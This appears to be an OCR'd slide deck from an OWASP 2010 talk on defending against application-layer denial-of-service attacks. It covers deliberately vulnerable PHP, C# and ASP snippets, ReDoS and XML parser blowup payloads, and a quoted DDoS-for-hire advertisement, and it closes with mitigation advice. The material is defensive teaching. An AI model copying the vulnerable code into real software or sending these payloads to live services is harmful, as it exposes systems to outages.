Defending Against Application Level DoS Attacks

Roberto Suggi Liverani
Security-Assessment.com

OWASP New Zealand Day 2010

The OWASP Foundation
http://www.owasp.org

Who am I?

- **Roberto Suggi Liverani**
- **Senior Security Consultant - Security-Assessment.com**
    - roberto.suggi@security-assessment.com
    - http://www.security-assessment.com
- **OWASP New Zealand Chapter Leader**
    - robertosl@owasp.org
    - http://owasp.org/index.php/owasp_new_zealand
- **Previous research:**
    - Black SEO
    - Firefox Extensions
- **Personal site:**
    - http://malerisch.net


Agenda

- **Layer 7 DoS Overview**
  - Implications
  - Root Causes
- **Attacks and Defenses**
  - Web Application
  - Web Server
  - Web Services
  - Database
- **Dealing with DDoS HTTP Attack**
  - Before
  - During
  - Post - attack
- **Conclusion**


Introduction

- **Definition:** *… an attack designed to render a computer or network incapable of providing normal services.*

- **Traditional DoS attack – layer 3 and 4**
  - *Target* computer/network bandwidth
  - *Consume* all network resources
  - *Deny* resources to legitimate clients


Segments
Transport
End-to-End Connections and Reliability
Packets
Network
Path Determination and IP (Logical Addressing)

- **Sold as a service...**
  - Cost:
    ~ 80$ USD per day



DDoS Service 911

DDoS Service 911

Наш DDoS сервис - лучшее средство от надоедливых конкурентов, которые мешают Вам работать.
Главное отличие нашего сервиса - мы ***работаем независимо от тематики атакуемого сайта***!


Срочная помощь в решении Ваших проблем - **в сети практически круглосуточно**!

Наши цены самые доступные на рынке ддоса. Средняя цена составляет 80$ в сутки. Конечная цен

Способы оплаты:
WebMoney
Карты оплаты WM
Яндекс Деньги


L7 DoS Attacks

- **Not easily detectable**
  - Legitimate application traffic
    - HTTP, HTTPS
    - SOAP, XML
- **More efficient, less resources**
  - Target a bug, insecure feature
  - Botnet is not required
  - DoS single request
- **Harder to trace**
  - Chain-proxy
  - Tor
- **No Source IP address spoofing**
  - HTTP requires complete TCP handshake


OSI Model
Data
Layer
Host Layers
Media Layers
Data
Application
Network Process to Application
Data
Presentation
Data Representation and Encryption
Data
Session
Interhost Communication
Segments
Transport
End-to-End Connections and Reliability
Packets
Network
Path Determination and IP (Logical Addressing)
Frames
Data Link
MAC and LLC (Physical addressing)
Bits
Physical
Media, Signal, and Binary Transmission


Layer 7 DoS – Targets

- **3-tier**
  - Web tier
    - Web application
    - Web server
  - Application tier
    - App framework
      - JBoss
      - SAP
  - Data tier
    - Database
      - Oracle
      - MS SQL
      - MySQL



L7 DoS - Implications

- **Memory**
  - Invalid memory allocation/access/leak
  - Starvation
- **CPU**
  - Starvation
- **Processes/Thread**
  - Fork bomb
  - Resource starvation
  - Thread starvation
  - Deadlock
  - Race Condition
- **Disk**
  - Disk overflow
- **Synptoms:** crash, reboot, freeze, CPU runtime 100%



Totals

Handles	10652
Threads	540
Processes	50

Physical Memory (K)

Total	392204
Available	104676
System Cache	129300

Commit Charge (K)

Total	308828
Limit	944312
Peak	330356

Kernel Memory (K)

Total	36632
Paged	28164
Nonpaged	8468

Processes: 50 CPU Usage: 100% Commit Charge: 301M / 922M


Layer 7 DoS – Root Causes

- **Insecure feature/reasonable use expectation**
  - Trusted input / action sequence
  - Human actions expected
- **Bug/implementation flaw**
  - Poor input filtering and validation
  - Failing to supply required element/object
- **Application logic/environment**
  - Application logic open to abuse
  - Time degrading application actions
  - Bottlenecks in application framework/environment
- **Session management**
  - Limited connection pool
  - Expensive session generation/login process

L7 DoS Attacks And Defenses
Web Application

User Specified Object Allocation


- **Vulnerable PHP code**
  - Attacker controls $num to generate a lot of items in $stack array



```php
<?php

$num = $_GET['obj'];

$stack = array(1);

///[...]

for ($i = 0; $i <= $num; $i++) {
    $array = array_push($stack, $i);
}

print_r($stack);

?>
```

Failure To Release Resources

- **Vulnerable Database Connection Routine**
  - catch() statement fails to close thisConnection



```
                        try
                        {
                        SqlConnection thisConnection = new SqlConnection(@"Network Library=DBMSSOCN;Data
Source=192.168.0.100,1433;database=Northwind;User id=Paladine;Password=;");
                                thisConnection.Open();
                        SqlCommand thisCommand = thisConnection.CreateCommand();
                        thisCommand.CommandText = "SELECT CustomerID, CompanyName FROM Customers";
                         SqlDataReader thisReader = thisCommand.ExecuteReader();
                                while (thisReader.Read())
                                {
                                Console.WriteLine("\t{0}\t{1}", thisReader["CustomerID"], thisReader["CompanyName"]);
                                        }
                                thisReader.Close();
                                thisConnection.Close();

                        }
                        catch (SqlException e)
                        {
                                Console.WriteLine(e.Message);
                        }
```


Session Related DoS

  - *Storing lot of session objects for caching/performance instead of re-querying data from other sources (e.g. database)*
  - *Consuming session token/login process*

- **Examples**
  - Web tracking, multiple session parameters in use
  - Large database records are stored in user session for later use
  - Session created even if user did not register
  - Session created following user login but registration open to everyone

User Input As A Loop Counter


- **Vulnerable Loop Counter**
  - Attacker can tamper with $loop, which is used in a loop counter involving fopen() operation



```php
$loop = $_GET['loop'];

///....

for ($i = 0; $i <= $loop; $i++) {
   //high demanding/consuming resources logic/code follows

$filename = "/var/www/html/test.txt";
$handle = fopen($filename, "r");
$contents = fread($handle, filesize($filename));
```

RegEx DoS or ReDoS

- **Exponential RegEx algorithm**
- 2003, Crosby/Wallach - 2009, Alex Roichman / Adar Weidman
- *Deterministic algorithm will try all paths before returning a match or no match result*
    - Regex in this case: ^(a+)+$
    - Payload: aaaaX -> will go through 16 paths



```
<%
Dim regEx, Matches, query
query = Request.QueryString("re")
Set regEx = New RegExp
regEx.Pattern = "^(a+)+$"
regEx.IgnoreCase = True
regEx.Global = True
Set Matches = regEx.Execute(query)
%>
```

Web Application DoS Amplifiers

- **XSS**
  - HTML element pointing to a site/page/request
- **XSRF**
  - Force a resource consuming login process
  - Performing a resource consuming POST request
- **SQLi**
  - Generate exception, leave database connection open
  - SQL Wildcard attacks
- **LFI**
  - Request a large file in the internal host
  - Point to drives such as PRN: CON:
- **RFI**
  - Request large size resource from a remote host
  - Request a resource which result in network timeout

Recommendations


- **Input strict validation and filtering**
- **Handle exceptions and properly release resources**
- **Set limits for:**
  - Session related objects and memory allocated
  - Token expiration
  - Object allocation
  - Loop counters
  - User registration – captcha
  - Concurrent session tokens per IP address
- **Testing your web app**
  - Test RegEx, database queries
  - DoS and Stress testing
  - Security testing

L7 DoS Attacks And Defenses
Web Services

XML Parser DoS


- *XML Parser DOM loads entire XML stream into memory*
- *Nesting and recursive capability with no defined limits*

- **Reiterated elements**



```
<item>
<description>aaaa</description>
<description>aaaa</description>
<description>aaaa</description>
<description>aaaa</description>
<description>aaaa</description>
<description>aaaa</description>
<description>aaaa</description>
<description>aaaa</description>
...
...
...
</item>
```


- **Recursive elements**



```
<item>
<description>
        <description>
                <description>
                        <description>
                                ...
                                        ...
                                                ...

</item>
```

XML Attribute Blowup


- **Large number of attributes**
  - 10000 attributes ~= 90K XML payload ~= 5.000.000 XML parser operations
  - Results in non-linear runtime



```
<?xml version="1.0">
<test
b1=""
b2=""
...
b10000=""
/>
```

